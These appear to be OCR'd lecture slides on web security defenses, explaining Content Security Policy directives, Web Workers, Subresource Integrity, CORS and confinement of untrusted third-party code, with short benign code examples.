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

Content Security Policy & Sandboxing

- **Limitations:**
  - Data exfiltration is only partly contained
    - Can leak to origins we can load resources from and sibling frames or child Workers (via postMessage)
  - Scripts still run with privilege of page
    - Can we reason about security of jQuery-sized lib?

CSP resource directives

- **script-src** limits the origins for loading scripts
- **connect-src** limits the origins to which you can connect (via XHR, WebSockets, and EventSource).
- **font-src** specifies the origins that can serve web fonts.
- **frame-src** lists origins can be embedded as frames
- **img-src** lists origins from which images can be loaded.
- **media-src** restricts the origins for video and audio.
- **object-src** allows control over Flash, other plugins
- **style-src** is script-src counterpart for stylesheets
- **default-src** define the defaults for any directive not otherwise specified

CSP source lists

- Specify by scheme, e.g., https:
- Host name, matching any origin on that host
- Fully qualified URI, e.g., https://example.com:443
- Wildcards accepted, only as scheme, port, or in the leftmost position of the hostname:
- **'none'** matches nothing
- **'self'** matches the current origin, but not subdomains
- **'unsafe-inline'** allows inline JavaScript and CSS
- **'unsafe-eval'** allows text-to-JavaScript mechanisms like eval

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http://www.html5rocks.com/en/tutorials/workers/basics/

Web Worker

- Run in an isolated thread, loaded from separate file

```
var worker = new Worker('task.js');
worker.postMessage(); // Start the worker.
```

- Same origin as frame that creates it, but no DOM
- Communicate using postMessage

main thread

```
var worker = new Worker('doWork.js');
worker.addEventListener('message', function(e) {
    console.log('Worker said: ', e.data);
}, false);
worker.postMessage('Hello World'); // Send data to worker
```

doWork.js

```
self.addEventListener('message', function(e) {
    self.postMessage(e.data);  // Return message it is sent
}, false);
```

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Motivation for SRI

- Many pages pull scripts and styles from a wide variety of services and content delivery networks.
- How can we protect against
  - downloading content from a hostile server (via DNS poisoning, or other such means), or
  - modified file on the Content Delivery Network (CDN)

- Won't using HTTPS address this problem?

Subresource integrity

- Idea: page author specifies hash of (sub)resource they are loading; browser checks integrity
  - E.g., integrity for link elements
    - <link rel="stylesheet" href="https://site53.cdn.net/style.css" integrity="sha256-SDfwewFAE...wefjijfE">
  - E.g., integrity for scripts
    - <script src="https://code.jquery.com/jquery-1.10.2.min.js" integrity="sha256-C6CB9UYIS9UJeqinPHWTHVqh/E1uhG5Tw+Y5qFQmYg=">

What happens when check fails?

- Case 1 (default):
  - Browser reports violation and does not render/ execute resource
- Case 2: CSP directive with integrity-policy directive set to report
  - Browser reports violation, but may render/execute resource

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Cross-Origin Resource Sharing (CORS)

- Amazon has multiple domains
  - E.g., amazon.com and aws.com
- Problem: amazon.com can't read cross-origin aws.com
  - With CORS aws.com can whitelist amazon.com

http://www.html5rocks.com/en/tutorials/cors/

How CORS works

- Browser sends Origin header with XHR request
  - E.g., Origin: https://amazon.com
- Server can inspect Origin header and respond with Access-Control-Allow-Origin header
  - E.g., Access-Control-Allow-Origin: https://amazon.com
  - E.g., Access-Control-Allow-Origin: *

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
Recall: Password-strength checker


- Strength checker can run in a separate frame
  - Communicate by postMessage
  - But we give password to untrusted code!
- Is there any way to make sure untrusted code does not export our password?

Confining the checker with COWL

- Express sensitivity of data
  - Checker can only receive password if its context label is as sensitive as the password
- Use postMessage API to send password
  - Source specifies sensitivity of data at time of send



Modern web site



Code from many sources
Combined in many ways

Challenges

Third-party APIs

Third-party mashups

Mashups

Third-party libraries

Extensions

Basic questions

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
Third-party APIs



Third-party mashups

Mashups

Third-party libraries

Extensions

Acting parties on a site

- Page developer
- Library developers
- Service providers
- Data provides
- Ad providers
- Other users
- CDNs
- Extension developers

Specifically

- How do we protect page from ads/services?
- How to share data with cross-origin page?
- How to protect one user from another's content?
- How do we protect the page from a library?
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